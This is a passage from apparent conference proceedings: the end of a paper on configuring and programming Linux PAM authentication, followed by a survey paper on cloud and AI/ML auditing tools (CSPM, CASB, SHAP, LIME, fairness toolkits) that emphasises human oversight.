Example of /etc/pam.d/sshd file used for secure shell (ssh) authentication using PAM.

```
#%PAM-1.0
auth    substack      password-auth
auth    include        postlogin
account required pam_sepermit.so
account required pam_nologin.so
account include        password-auth
password include        password-auth
# pam_selinux.so close should be the first session rule
session required pam_selinux.so close
session required pam_loginuid.so
# pam_selinux.so open should only be followed by sessions
to be executed in the user context
session required pam_selinux.so open env_params
```



```

session required pam_namespace.so
session optional pam_keyinit.so force revoke
session optional pam_motd.so
session include password-auth
session include postlogin

```

VII. DEVELOPMENT GUIDE

The important files for developers want to use PAM as their authentication baseline are:

```

#include <security/pam_appl.h>
#include <security/pam_modules.h>
#include <security/pam_ext.h>

```

The developers need to first use the `pam_start()` function to create the PAM context and initiate the PAM transaction. The transaction state is entirely contained within the structure identified by this handle. Depending on the application program there may be multiple transactions in parallel but the same handle can not be used for different transactions.

The `pam_end(3)` function terminates the PAM transaction and is the last function an application will call in the PAM context. Once it is called all memory associated with it will be cleared and the handle will become free or invalid. Depending on the requirement it can be called any time to end the PAM transaction.

For authentication to authenticate user `pam_authenticate(3)` function is used that uses an authentication token and depending on the token the request will be granted. Along with it `pam_setcred(3)` function can be used to manage the user credentials.

For Account Management, the `pam_acct_mgmt(3)` function is after the user has been authenticated to check the validity of the user e.g. user account expired or not.

For Password Management, the `pam_chauthok(3)` functions are used to change the authentication token for a given user on request or if the token is expired.

For Session Management, to set up a user session after successful authentication the `pam_open_session(3)` function can be used.

To terminate a session `pam_close_session(3)` can be used.

To communicate a loaded module and the application the `pam_conv` structure can be used.

Similar way to handle data objects respecting user `pam_set_item(3)`, `pam_get_item(3)`, `pam_get_user(3)`, `pam_set_data(3)`, `pam_get_data(3)` functions can be used.

To deal with private environments `pam_putenv(3)`, `pam_getenv(3)` and `pam_getenvlist(3)` can be used.

PAM return values are important based on which the application will react. The `PAM_ABORT`, `PAM_ACCT_EXPIRED`, `PAM_AUTHINFO_UNAVAIL`,

`PAM_AUTHTOK_ERR`, `PAM_AUTHTOK_EXPIRED` are among few of them.

Different applications most of the time run as separated designated users after authentication is done by the configured system.

Components of PAM: Additional to mentioned PAM components few more fine-tuned settings may be useful depending on criteria. E.g. `/usr/lib/security` (collection of libraries that is responsible for various checks), `/etc/security` (collection of additional configuration files), `/var/log/secure` (authentication related logs may be found here).

Few PAM modules have extra features to work independently even if the requesting application is not PAM enabled. e.g. `pam_abl` is designed to automatically block hosts which are attempting brute force attack. It monitors and counts the attempts done by a host or user to log into the service unsuccessfully, and it record the host or the user's name additionally it can also trigger to execute some commands or programs that may alter firewall rules to stop all incoming requests. The attacker may continue trying as much as he/she wants to but the system will be in safe zone from that user or host. Then after a configured amount of time of inactivity by the host or user the host or user will be allowed again. As `pam_abl` also supports command line interface (CLI) to work with applications that not supports PAM, it plays as a bridge between PAM application and non-PAM applications regarding authentication sharing. Fine tunings can be done with its configuration file `pam_abl.conf` file.

VIII. CONCLUSION

This clearly proves that the PAM authentication modules are modular to fine level so that developers can use it for their application development process and the application authentication system will be trustable. After the authentication process is securely bundled with trustable PAM with fine tunings developers can fully concentrate on application development and the secure application may be available in a shorter time with a strong proven security backend, where security audit will be completed for that application in comparatively a less amount of time.

REFERENCES

1. Man page for `pam` (8), `pam.conf`(5),
2. <https://cdn.kernel.org/pub/linux/libs/pam/whatispam.html>
3. <https://www.kernel.org/pub/linux/libs/pam/>
4. <https://www.lenovo.com/in/en/glossary/modularity/>
5. <https://www.kernel.org/pub/linux/libs/pam/pre/doc/draft-morgan-pam-07.txt>
6. <https://www.man7.org/linux/man-pages>
7. https://fossies.org/linux/Linux-PAM-docs/doc/sag/Linux-PAM_SAG.pdf

Auditing the Future: Securing Clouds, AI & ML

Er. Vivek Dadhich
DRCBS Cyber Security Services LLP
Rajasthan, Jodhpur
vivek@drcbscyber.com

Er. Riya Bhati
DRCBS Cyber Security Services LLP
Rajasthan, Jodhpur
riya@drcbscyber.com

Er. Harshita Soni
DRCBS Cyber Security Services LLP
Rajasthan, Jodhpur
harshita@drcbscyber.com

Abstract—As organizations increasingly adopt cloud computing and artificial intelligence (AI) and machine learning (ML) technologies, ensuring security, compliance, and operational integrity has become a crucial challenge. This paper examines the current technologies and techniques employed to audit cloud and AI/ML systems, focusing on their capabilities, advantages, and limitations.

In cloud auditing, tools such as Cloud Security Posture Management (CSPM), Cloud Access Security Brokers (CASB), and automated vulnerability scanners play a vital role in identifying misconfigurations, improving security posture, and ensuring compliance with industry regulations. These tools enhance visibility, provide real-time monitoring, and enable cost optimization by identifying unused resources. However, auditors often face challenges such as limited visibility into dynamic cloud workloads and the complexity of multi-cloud environments, which demand specialized expertise.

In the AI/ML domain, auditing technologies like SHAP, LIME, predictive analytics, and robotic process automation (RPA) have improved accuracy, efficiency, and risk identification. These tools enable auditors to detect data anomalies, assess model fairness, and evaluate decision-making transparency. However, challenges such as model bias, ethical concerns, and the “black box” nature of some AI systems raise questions about accountability and trust.

The paper highlights that while these technologies significantly enhance audit effectiveness, overreliance on automated tools may reduce auditors' critical thinking and professional judgment. Therefore, organizations must adopt a balanced approach that combines technological innovation with skilled human oversight. By implementing appropriate governance frameworks and promoting transparency in AI models, businesses can strengthen their cyber resilience and ensure secure, compliant audit outcomes in the evolving digital landscape.

Keywords—Artificial Intelligence (AI), Machine Learning (ML), Cloud Security, Auditing, Cybersecurity, Explainable AI (XAI), Cloud Security Posture Management (CSPM), Cloud Access Security Broker (CASB), SHAP, LIME, Compliance, Robotic Process Automation (RPA), Governance.

I. INTRODUCTION

The convergence of cloud computing and artificial intelligence (AI), including machine learning (ML), is reshaping the digital fabric of modern organizations. Cloud platforms offer elastic, scalable, and cost-effective infrastructures, enabling businesses to innovate at unprecedented speeds. Simultaneously, AI and ML systems are being embedded into critical business functions, ranging from predictive analytics and automation to decision-making and customer engagement. However, this transformation also introduces profound risks related to data security, regulatory compliance, ethical transparency, and operational integrity.

As organizations migrate their core workloads to public, private, or hybrid cloud infrastructures, they inherit complex shared responsibility models. These models often blur the lines between cloud service provider (CSP) obligations and customer responsibilities, leading to potential security gaps. Misconfigurations, unauthorized access, and inadequate visibility into dynamic resources are among the most common vulnerabilities in cloud ecosystems. Meanwhile, the AI/ML landscape poses its own unique audit challenges. Many machine learning models function as opaque “black boxes,” making it difficult to understand or explain the rationale behind their outputs. This lack of interpretability can lead to ethical concerns such as model bias, unfair decision-making, and non-compliance with legal mandates like the EU General Data Protection Regulation (GDPR).

In response, organizations and auditors have turned to emerging technologies to improve oversight and accountability. In cloud environments, tools such as Cloud Security Posture Management (CSPM), Cloud Access Security Brokers (CASB), and automated vulnerability scanners are used to assess system configurations, identify risks, and enforce policy controls. In the AI/ML domain, interpretability tools like SHAP (SHapley Additive exPlanations) and LIME (Local Interpretable Model-agnostic Explanations) enable auditors to probe and explain machine learning model behaviour. In parallel, robotic process automation (RPA) and predictive analytics streamline large-scale audits and surface anomalies.

Yet, despite the advantages these technologies offer, they are not a panacea. Automated tools can generate false positives, require frequent updates, and are often constrained by the evolving complexity of cloud-native architectures and deep-learning models. Furthermore, there is a growing concern that excessive reliance on automation may weaken the critical judgment and domain knowledge that professional auditors bring to the process. Ethical dilemmas surrounding AI audits, such as who bears responsibility for biased outcomes, further compound the challenge.

This paper aims to explore these issues through a comprehensive lens. It investigates current auditing technologies and practices across cloud and AI/ML domains, evaluates their capabilities and limitations, and presents real-world scenarios that highlight their application. In doing so, it proposes a balanced audit framework—one that leverages automation without compromising human oversight. The research further emphasizes the importance of transparent governance, ethical AI practices, and continuous adaptation in audit strategies to safeguard digital ecosystems in an era of accelerated technological change. The framework will need to create these components, incorporating the applicable criteria that follow.

II. LITERATURE REVIEW

A. Introduction to Technological Auditing in the Digital Era

Technological advancements in cloud computing and artificial intelligence (AI)/machine learning (ML) have revolutionized enterprise operations, but they have also redefined the scope of IT auditing. Traditional audit frameworks that focus primarily on static IT infrastructures are increasingly inadequate to assess the complexities and risks of distributed, intelligent systems. The academic and industry literature highlights an evolving consensus that modern audits must be more agile, automated, and inclusive of ethical dimensions—particularly in relation to explainability and bias in AI systems, and visibility in complex multi-cloud ecosystems (Hashizume et al., 2013; ENISA, 2021).

B. Cloud Security and Auditing Frameworks

Cloud computing environments are characterized by virtualization, shared responsibility models, and elasticity, which demand an entirely new audit approach. According to the Cloud Security Alliance (CSA, 2021), cloud security audits should evaluate not only the technical configurations but also the governance policies and identity management protocols in use. The NIST SP 800-144 and SP 800-207 (Zero Trust Architecture) further extend this by recommending continuous monitoring, real-time logging, and segmentation controls in audit practices.

Key tools and technologies have emerged to support this shift. Cloud Security Posture Management (CSPM) platforms, such as Prisma Cloud and Microsoft Defender for Cloud, offer real-time evaluation of cloud configurations against industry benchmarks (Gartner, 2022). Studies have shown that CSPM tools significantly reduce misconfiguration risk, which is one of the leading causes of cloud data breaches (Rao et al., 2020). In parallel, Cloud Access Security Brokers (CASB) provide visibility into shadow IT usage, enforce data loss prevention (DLP), and enable activity-level logging—functionality that traditional firewall-based audits cannot provide.

Academic studies underscore the importance of combining CSPM and CASB tools with vulnerability scanners such as Nessus or OpenVAS, which help identify exploitable services or ports. However, researchers also note the limitations of these tools in identifying logic flaws, insecure APIs, or advanced persistent threats (APTs) that are contextual and behavioural in nature (Ali et al., 2020).

C. AI and ML Auditing Techniques

In the domain of AI and ML, the auditing discourse has expanded from basic algorithmic validation to broader questions about accountability, fairness, and transparency. A key problem is the black-box nature of many AI models, especially deep neural networks. These models, while accurate, often lack explainability—a concern that has driven the development of interpretability tools like LIME (Ribeiro et al., 2016) and SHAP (Lundberg & Lee, 2017).

These tools serve different purposes in the audit pipeline. LIME is useful for providing local explanations by perturbing input data and observing output changes. SHAP, on the other hand, provides global explanations by assigning Shapley values to features based on cooperative game theory. Both are widely cited in academic literature as essential for evaluating model fairness and regulatory compliance, particularly under

GDPR, which mandates a “right to explanation” for algorithmic decisions.

Another technique gaining traction is predictive analytics for anomaly detection in large datasets. Auditors can use these tools to identify unusual trends or patterns that warrant further investigation. According to a white paper by IBM (2023), the integration of Robotic Process Automation (RPA) with audit workflows can reduce the time spent on repetitive tasks, increase accuracy, and support scalability in environments with high data throughput.

Yet, challenges persist. Research by Raji and Buolamwini (2019) demonstrates that major commercial AI systems often exhibit racial and gender bias, even after passing internal validation checks. This calls into question the adequacy of existing audit tools and frameworks and suggests a need for ongoing post-deployment audits that include demographic fairness assessments.

D. Standards and Governance Models

Multiple regulatory frameworks have tried to codify the expectations for auditing cloud and AI systems. The EU Artificial Intelligence Act, ISO/IEC 27017, and ISO/IEC 38505 provide structured approaches to information security in cloud environments and data governance in AI models. Academic reviews indicate that while these standards provide important baselines, they often lack specificity when it comes to tool selection, audit frequency, and explainability metrics (Deloitte, 2021).

From an operational standpoint, the ISACA AI Audit Framework (2022) introduces domains such as algorithm risk profiling, dataset lineage tracking, and ethical decision-making. These are essential additions to the classical audit triad of confidentiality, integrity, and availability (CIA). However, empirical studies note a gap in actual adoption, particularly in small and medium enterprises (SMEs) that lack both the technical resources and the regulatory pressure to implement such frameworks (Capgemini, 2022).

E. Human Oversight vs. Automated Auditing

One of the recurring themes in recent literature is the debate over human oversight versus automated decision-making in audits. While automation increases efficiency and scope, researchers caution against over-reliance. Studies by Ghosh & Rai (2019) suggest that automation can desensitize auditors to critical thinking, especially when default configurations and alerts are accepted without scrutiny.

Conversely, human oversight alone cannot keep pace with the volume, velocity, and variety of modern digital ecosystems. As a result, many researchers propose a hybrid audit model—an integrated framework where automation performs initial scans and analysis, and human auditors focus on contextual evaluation, exception handling, and ethical oversight.

F. Emerging Trends and Future Outlook

Emerging technologies such as AI auditing assistants, security data lakes, and cloud-native continuous controls monitoring (CCM) are expanding the frontiers of audit automation. The application of AI to audit AI is being researched, wherein meta-models monitor the fairness and bias of deployed ML algorithms in real-time (ENISA, 2021).

Moreover, the adoption of Explainable AI (XAI) and counterfactual analysis tools is growing, particularly in sectors

like finance and healthcare where algorithmic decisions have high-stakes implications. As academic and industry researchers collaborate, the focus is shifting toward operationalizing fairness, ensuring transparency, and aligning technological innovation with societal values.

G. Summary of the Literature Review

The literature reveals a rapid evolution in audit methodologies, driven by the increasing adoption of cloud and AI/ML systems. Tools like CSPM, CASB, SHAP, and LIME provide robust frameworks for technical auditing, while standards such as ISO/IEC 27017 and the EU AI Act establish governance foundations. However, the literature also cautions against over-dependence on automation and highlights the enduring need for human judgment. A hybrid approach—integrating automation with contextual human oversight—emerges as the optimal model for ensuring secure, ethical, and resilient audit outcomes.

III. METHODOLOGY

A. Research Design

This research adopts a qualitative, exploratory methodology aimed at synthesizing current technologies and practices used in auditing cloud computing environments. The approach is primarily descriptive and analytical, drawing from scholarly literature, industry white papers, regulatory documents, and real-world implementations to evaluate the effectiveness and limitations of audit tools. Given the rapidly evolving nature of cloud infrastructure and the proprietary limitations of many audit platforms, this study uses secondary data analysis supported by comparative tool assessment to highlight technological capabilities.

A thematic analytical framework was applied to group findings into major categories such as configuration auditing, compliance monitoring, risk management, and automated detection. Each cloud auditing tool or category was examined based on:

- Functionality and use cases
- Integration into cloud-native environments
- Support for compliance with global standards

B. Identified limitations in research or practice

The outcome of this methodology is an informed, structured perspective on how cloud auditing is currently performed and where improvement opportunities exist—especially in multi-cloud and hybrid environments.

IV. KEY AUDITING TECHNOLOGIES IN CLOUD ENVIRONMENTS

Cloud computing services such as Infrastructure-as-a-Service (IaaS), Platform-as-a-Service (PaaS), and Software-as-a-Service (SaaS) models have dramatically shifted how data is stored, accessed, and managed. These environments require continuous, scalable, and intelligent auditing mechanisms. This section explores major tools and technologies used for cloud auditing, with a focus on Cloud Security Posture Management (CSPM), Cloud Access Security Brokers (CASB), automated vulnerability scanners, and real-time compliance monitoring systems.

A. Cloud Security Posture Management (CSPM)

Cloud Security Posture Management (CSPM) tools automatically detect and remediate security misconfigurations in cloud environments. As Gartner (2022) outlines, CSPM tools are designed to ensure that cloud infrastructure adheres to established security benchmarks and industry best practices.

1) Core Capabilities

- a) Continuous assessment of configurations and IAM policies
- b) Automated remediation of risky settings (e.g., public S3 buckets, overly permissive firewalls)
- c) Visibility into multi-cloud environments (AWS, Azure, GCP)
- d) Compliance enforcement with CIS benchmarks, ISO/IEC 27001, NIST, HIPAA, PCI DSS, etc.

2) Key Tools

- a) Prisma Cloud (by Palo Alto Networks): Offers agentless scanning and policy enforcement.
- b) Microsoft Defender for Cloud: Integrated with Azure; provides threat detection, secure score, and compliance tracking.
- c) Check Point CloudGuard: Includes anomaly detection and infrastructure-as-code (IaC) scanning.

3) Advantages

- a) CSPMs reduce human error, which remains a leading cause of cloud breaches. For instance, misconfigured storage services accounted for over 60% of reported cloud data leaks between 2018–2022 (CSA, 2021).
- b) CSPMs also help enforce consistent security policies across DevOps pipelines and environments.

4) Limitations

- a) Despite their utility, CSPMs have limitations. They may:
 1. Miss logic errors in custom-built applications,
 2. Require frequent tuning to avoid alert fatigue,
 3. Struggle to cover legacy systems or hybrid architectures.

- b) Moreover, they primarily focus on infrastructure-layer security, offering limited visibility into application-layer threats or runtime behaviour

B. Cloud Access Security Brokers (CASB)

A CASB is a security policy enforcement point placed between cloud service consumers and providers to monitor activity, enforce compliance, and prevent data leaks (Gartner, 2020).

1) Core Capabilities

- a) Shadow IT discovery
- b) Data Loss Prevention (DLP)
- c) Encryption/tokenization of sensitive data
- d) User behaviour analytics (UBA)
- e) Integration with identity providers (IdPs) and SIEM tools

2) Key Tools

- a) McAfee MVISION Cloud

b) Microsoft Defender for Cloud Apps (formerly Cloud App Security)

c) Netskope CASB

3) Advantages

a) CASBs enable visibility into sanctioned and unsanctioned cloud applications—especially critical as remote work expands and organizations face increased exposure to third-party SaaS platforms. They also enhance auditing by offering forensic-level logs of user activity, which is useful for regulatory investigations and breach forensics.

4) Limitations

a) May not fully support custom APIs

b) Can introduce latency if deployed in proxy mode

c) Deployment complexity can hinder scalability

d) Furthermore, the effectiveness of CASB solutions is heavily dependent on accurate identity and access management (IAM) implementation, which remains a weak point in many organizations.

C. Vulnerability Scanners in the Cloud

Vulnerability scanners detect and report known weaknesses in system configurations, operating systems, and applications. In cloud environments, these scanners must be lightweight, agentless, and scalable.

1) Key Tools

a) Tenable.io: Cloud-native vulnerability management

b) Qualys VMDR: Offers real-time asset discovery and vulnerability detection

c) AWS Inspector & Azure Security Center: Cloud-native tools integrated into respective platforms

2) Application in Auditing

a) These tools help identify:

1. Outdated or unpatched software

2. Open ports and default credentials

b) Misconfigured firewalls or access control lists (ACLs): They are frequently used as part of continuous integration/continuous deployment (CI/CD) pipelines to perform pre-deployment scans, ensuring vulnerabilities are addressed before production rollout.

3) Challenges

a) May generate false positives or miss zero-day threats

b) Requires frequent updates to vulnerability databases

c) Scans may be resource-intensive during peak workloads.

D. Compliance Monitoring Tools

Auditing in cloud environments often intersects with regulatory compliance. Tools designed for this purpose integrate compliance checklists and offer automated evidence collection.

1) Key Tools

a) CloudCheckr: Tracks usage and generates compliance reports for HIPAA, FedRAMP, SOC 2

b) AuditBoard: Provides cloud audit workflow automation.

c) AWS Artifact & Azure Compliance Manager: Offers access to on-demand compliance documents

2) Advantages

a) Reduces manual documentation efforts

b) Helps with audit readiness for certifications

c) Useful for third-party audits and vendor assessments

3) Limitations

a) May not provide real-time alerts

b) Static checks can lag behind rapidly evolving policies.

c) Often requires human validation before submission to auditors.

E. Role of SIEM and SOAR in Cloud Auditing

While not cloud-specific, Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) platforms play a critical role in unifying audit logs from diverse sources.

1) Key Tools

a) Splunk Cloud

b) IBM QRadar on Cloud

c) Microsoft Sentinel

These systems collect, correlate, and analyze data from multiple sources—including cloud workloads, CASBs, firewalls, and endpoint protection platforms—providing a holistic audit trail.

SOAR platforms automate incident response workflows, allowing security teams to initiate predefined responses based on alert severity or patterns. This significantly reduces mean-time-to-detect (MTTD) and mean-time-to-respond (MTTR), both of which are key audit performance indicators.

F. Multi-Cloud and Hybrid Challenges

Organizations increasingly adopt multi-cloud and hybrid strategies to reduce vendor lock-in and improve resilience. However, this introduces new challenges:

a) Inconsistent audit logs across platforms

b) Varying native toolsets for GCP, AWS, Azure

c) Policy drift in federated environments

d) Difficulty in centralizing controls and governance

The literature emphasizes the need for cloud-agnostic platforms and integration layers that can standardize auditing across disparate infrastructures.

Tools like HashiCorp Sentinel, Lacework, and Fugue have emerged to address these concerns, though widespread adoption is still developing.

G. Summary

Cloud auditing is a dynamic and essential component of cybersecurity in the digital era. Tools like CSPM, CASB, vulnerability scanners, and compliance monitoring platforms offer robust support for detecting and mitigating risks. However, they also face limitations in visibility, scalability, and cross-platform standardization—particularly in complex multi-cloud and hybrid environments. A strategic combination of cloud-native and third-party tools, integrated through SIEM/SOAR systems, presents the most effective approach to auditing cloud systems. Nevertheless, human oversight remains indispensable, especially in interpreting

data, validating findings, and ensuring alignment with regulatory intent.

V. AUDITING TECHNOLOGIES IN ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING

The growing reliance on Artificial Intelligence (AI) and Machine Learning (ML) in critical decision-making—ranging from financial services and healthcare to recruitment and law enforcement—has necessitated new approaches to auditing these intelligent systems. Traditional IT audit frameworks, which primarily focus on deterministic and rule-based systems, fall short in addressing the dynamic, probabilistic, and opaque nature of AI/ML models. Auditing in this domain requires tools and methodologies that not only assess the technical performance of models but also evaluate fairness, accountability, transparency, and ethical use.

This section examines key technologies used in AI/ML auditing—such as LIME, SHAP, counterfactual reasoning, predictive analytics, and Robotic Process Automation (RPA)—and evaluates their strengths, weaknesses, and practical implications.

A. Explainability and Transparency Tools

1) LIME (Local Interpretable Model-agnostic Explanations)

LIME, proposed by Ribeiro et al. (2016), is designed to explain the predictions of any black-box classifier. It works by perturbing the input data and observing how the predictions change, thus generating a locally linear interpretable model around each prediction.

a) Applications in auditing:

- (i) Validate AI predictions in high-risk applications (e.g., credit scoring, medical diagnoses),
- (ii) Provide explanations to meet GDPR's "right to explanation".
- (iii) Assist auditors in detecting model misbehaviour.

b) Limitations:

- (i) May yield inconsistent results for slightly different inputs
- (ii) Focuses on local rather than global model behaviour
- (iii) Not scalable for large datasets or real-time environments

2) SHAP (SHapley Additive exPlanations)

SHAP, developed by Lundberg & Lee (2017), uses game theory to assign each feature an important value for a particular prediction. SHAP values provide both local and global interpretability.

a) Applications in auditing:

- (i) Measures individual feature contributions to decisions
- (ii) Compatible with tree-based models (e.g., XGBoost, LightGBM) and deep learning models
- (iii) Encourages model debugging and trust-building with stakeholders.

b) Limitations:

- (i) Computationally intensive, especially for complex models
- (ii) Misinterpretation of SHAP values can lead to false confidence.
- (iii) Does not address data bias or ethical implications directly

3) Fairness and Bias Detection Tools

AI auditing is incomplete without evaluating the fairness and bias of model outputs. Bias in AI systems can perpetuate and even exacerbate social inequalities.

a) IBM AI Fairness 360 (AIF360):

AIF360 is an open-source toolkit that helps detect and mitigate bias in datasets and models. It provides more than 70 bias metrics and mitigation algorithms.

Key audit uses:

- (i) Evaluate fairness across sensitive attributes (e.g., gender, race)
- (ii) Quantify disparate impact and treatment.
- (iii) Generate reports for compliance with anti-discrimination laws.

b) Fairlearn and What-If Tool (by Google):

These tools offer intuitive dashboards to explore "what if" scenarios and fairness trade-offs. Auditors can simulate changes in input values and analyze their effects on outcomes.

Real-world example:

- (i) In hiring algorithms, Fairlearn can identify if model decisions favour one gender or ethnicity, helping auditors intervene and correct imbalance.

4) Data Integrity and Lineage Auditing

Data is the backbone of AI/ML models, and its quality directly influences model performance. Auditing must include an examination of data provenance, quality, and preprocessing pipelines.

a) Tools:

- (i) Great Expectations: Automates data validation through assertions
- (ii) MLflow Tracking: Records datasets, parameters, metrics, and artifacts
- (iii) DataHub or Amundsen: Helps visualize dataset lineage and dependencies

b) These tools are valuable for:

- (i) Tracking how data transformations impact outputs
- (ii) Identifying sources of bias or leakage
- (iii) Supporting reproducibility and compliance

5) Predictive Analytics and Anomaly Detection

AI-powered auditing solutions use predictive analytics to proactively identify anomalies or risk patterns in systems and datasets.

a) Tools and Approaches:

- (i) Amazon Lookout for Metrics
- (ii) Azure Anomaly Detector
- (iii) DataRobot's anomaly detection features

b) These systems help:

- (i) Detect fraud, irregular transactions, or suspicious access behaviour.
- (ii) Trigger audit investigations before major incidents occur.
- (iii) Reduce reliance on static thresholds or rules

However, anomaly detection often suffers from false positives and contextual misinterpretations, requiring human oversight to validate alerts.

6) **Robotic Process Automation (RPA) in Audit Automation**

RPA involves software bots that emulate human actions to execute rule-based tasks. In AI/ML auditing, RPA enhances productivity by:

- A. Extracting audit logs
- B. Generating audit trails
- C. Updating audit dashboards
- D. Comparing outcomes with expected values

a) **Popular RPA tools:**

- (i) UiPath
- (ii) Automation Anywhere
- (iii) Blue Prism

b) **Advantages:**

- (i) Reduces manual effort in model validation
- (ii) Streamlines regulatory reporting
- (iii) Increases accuracy and repeatability

However, RPA is only effective for deterministic audit tasks; complex decision-making still requires human auditors and/or intelligent automation integration.

7) **Governance and Model Risk Management**

Organizations increasingly rely on Model Risk Management (MRM) frameworks, such as those suggested by the Federal Reserve's SR 11-7 and ISO/IEC TR 24028, to govern AI audits.

a) **Key audit dimensions include:**

- (i) Model purpose and scope definition
- (ii) Performance benchmarking and monitoring
- (iii) Documenting assumptions and limitations
- (iv) Independent model validation and challenge

b) **Several platforms now offer end-to-end model governance, including:**

- (i) IBM OpenScale
- (ii) SAS Model Risk Management
- (iii) Fiddler AI

These platforms centralize documentation, testing, monitoring, and alerting to ensure that ML models remain aligned with their intended use and business context.

8) **Challenges in Auditing AI/ML Systems**

Despite the growing ecosystem of tools, auditing AI/ML remains inherently complex due to:

- a) **Non-deterministic behaviour: The same inputs can yield different outputs**
- b) **Lack of explainability: Especially in deep learning models**

- c) **Bias embedded in training data: Not always visible at surface level**
- d) **Dynamic model updates: Online learning can invalidate prior audits**
- e) **Regulatory uncertainty: Few jurisdictions have concrete AI audit laws**

Additionally, there is a risk of “automation complacency,” where organizations rely too heavily on tools without applying contextual judgment or ethical scrutiny.

B. Summary

Auditing AI/ML systems requires a multi-dimensional approach encompassing model explainability (LIME, SHAP), fairness (Fairlearn, AIF360), data lineage (MLflow, Great Expectations), predictive risk detection, and automated process support through RPA. While these tools significantly enhance the audit landscape, they must be supported by human interpretation, strong governance, and a commitment to transparency. The “black box” nature of many AI models presents unique challenges, but with the right tools and governance frameworks, organizations can bring accountability and trust to intelligent systems.

VI. RISK LIMITATIONS, AND THE HUMAN ELEMENT IN TECHNOLOGY AUDITS

As auditing practices evolve alongside emerging technologies such as cloud computing and AI/ML, it is essential to recognize not just their capabilities but also their limitations and associated risks. While automated tools have revolutionized the speed, accuracy, and coverage of audits, they are not infallible. The presence of systemic biases, over-dependence on automation, misconfigurations, and insufficient human oversight can undermine the reliability and effectiveness of audits. Furthermore, the human element—long considered the cornerstone of traditional audits—remains crucial for interpreting results, identifying anomalies beyond algorithmic scope, and making contextually informed decisions.

This section explores the technical and human-centric risks in auditing AI and cloud technologies, emphasizing the importance of balancing innovation with professional judgment, ethics, and governance.

A. Technical and Operational Limitations

1) **Tool Limitations in Dynamic Environments**

One of the core limitations in technology audits arises from the static nature of many audit tools in contrast to the dynamic, real-time nature of cloud and AI environments. For example, CSPM tools often rely on snapshot-based scans that may not detect transient configurations or ephemeral workloads—especially in serverless or containerized environments such as Kubernetes.

Similarly, AI audit tools like SHAP or LIME can provide post-hoc explanations, but they do not prevent a flawed or biased model from being deployed in the first place. Additionally, these tools are often model-agnostic but dataset-dependent, and any skew or leakage in training data can go undetected without proper preprocessing audits.

2) **Overdependence on Automation**

Automated audit systems can induce a false sense of security, particularly when organizations treat tools as replacements for professional scepticism. This phenomenon, known as automation bias, leads auditors to favour tool-generated outputs even when inconsistencies or red flags are present.

Case in point: In several high-profile compliance failures (e.g., Equifax, Capital One breaches), automated scanners had reported “no high-severity risks,” yet human auditors failed to question why unpatched vulnerabilities persisted.

3) Limited Contextual Awareness

- a) Technological tools operate on structured logic and statistical inference.
- b) They lack the contextual awareness required for auditing nuanced issues such as:
 - (i) Cultural or socio-political bias in AI models
 - (ii) Organizational-level risk tolerance
 - (iii) Ethical implications of algorithmic decision-making
 - (iv) Business process misalignments in data pipelines

These elements often require cross-functional insight and ethical deliberation—domains where machines still lag significantly behind human cognition.

B. Security and Compliance Risks

1) Multi-cloud Fragmentation

In multi-cloud environments, organizations use services from multiple vendors (e.g., AWS, Azure, GCP), each with proprietary APIs, logging formats, and security standards. This results in fragmented audit trails, which challenge centralized governance and make compliance verification more complex.

An audit finding in Azure may not translate directly to an equivalent control in AWS, and vice versa. Misalignment between configurations, IAM policies, and encryption settings introduces exploitable gaps that are not always detected by vendor-specific tools.

2) AI Model Drift and Version Control

ML models evolve with time as they are retrained or fine-tuned using new data. This leads to model drift, where performance metrics (accuracy, precision, fairness) degrade without explicit indication. Without automated model versioning and validation, auditors may miss key anomalies—such as a previously fair model becoming biased over time.

Moreover, many organizations lack robust model governance practices, leading to untracked changes in hyperparameters, training datasets, or labelling criteria, all of which compromise audit reliability.

3) Data Privacy and Regulatory Exposure

In both AI and cloud environments, auditing involves extensive data processing, which can pose privacy risks. For example: Audit tools that copy or mirror datasets for scanning may inadvertently violate data minimization principles under GDPR.

Logs and telemetry collected for audit purposes can reveal sensitive personal information if not adequately

masked or encrypted. Compliance frameworks such as GDPR, HIPAA, and India’s DPDP Act require that auditing processes be transparent, secure, and justifiable. Yet, many automated tools do not offer built-in privacy safeguards, making it imperative that human auditors validate their alignment with legal mandates.

C. Ethical and Cognitive Challenges

1) Lack of Ethical Interpretability

While tools like SHAP and Fairlearn can identify bias and feature influence, they do not determine the ethical appropriateness of a model’s logic or decisions. A model may be statistically “fair” yet still propagate harmful stereotypes or enable discriminatory practices.

Auditing in such scenarios requires ethical reasoning, social awareness, and human values—elements that no algorithm can currently replicate. This highlights the necessity of human ethical auditors who can question whether a system should be deployed, not just whether it works.

2) Confirmation Bias and Misinterpretation

Human auditors are not immune to bias either. There exists a tendency to seek information that confirms expectations—a bias amplified when using tools that present visually compelling graphs or confidence scores. Tools that over-simplify outputs into dashboards or “traffic light” indicators can cause misinterpretation, leading auditors to overlook root causes or edge-case vulnerabilities.

D. Human Oversight: A Non-Negotiable Requirement

1) The solution is not to reject technology, but to integrate it with expert human oversight.

2) Auditors must:

- a) Challenge tool findings through independent judgment
- b) Understand tool limitations and ask critical questions.
- c) Ensure transparency in model documentation and governance.
- d) Maintain ethical vigilance, especially in high-stakes or regulated domains. Several standards and best practices encourage human involvement: ISO/IEC 24028:2020 promotes trustworthy AI audits with human oversight.
- e) NIST AI Risk Management Framework (AI RMF) emphasizes explainability, reliability, and human-centred design.
- f) Training auditors in AI literacy, cloud architectures, and ethical reasoning is essential to prepare them for emerging risks. Hybrid teams—comprising auditors, data scientists, legal experts, and ethicists—are becoming the gold standard in modern audit ecosystems.

E. Balancing Efficiency and Judgment

1) Auditing technologies offer unprecedented scalability and precision. Yet, without disciplined application and human judgment, they can obscure critical vulnerabilities.

2) The future lies in augmented auditing, where machines perform routine assessments while human auditors:

- a) Interpret edge cases
- b) Validate findings in a business context.
- c) Assess ethical and regulatory implications.
- d) Drive audit strategy and continuous improvement
- e) A technology-plus-human model ensures that audit outcomes are not only efficient but also meaningful, accountable, and compliant with both organizational goals and societal expectations.

F. Summary

While tools like CSPM, SHAP, CASB, and RPA have significantly transformed auditing capabilities in cloud and AI/ML environments, their limitations and risks must not be overlooked. Technical flaws, over-automation, lack of ethical insight, and fragmented ecosystems present substantial challenges. Central to overcoming these issues is the human auditor, whose critical thinking, domain expertise, and ethical reasoning form the backbone of trustworthy and robust audits. Technology can enhance audit outcomes, but only when guided by human intelligence and governance frameworks designed to anticipate and mitigate emerging risks.

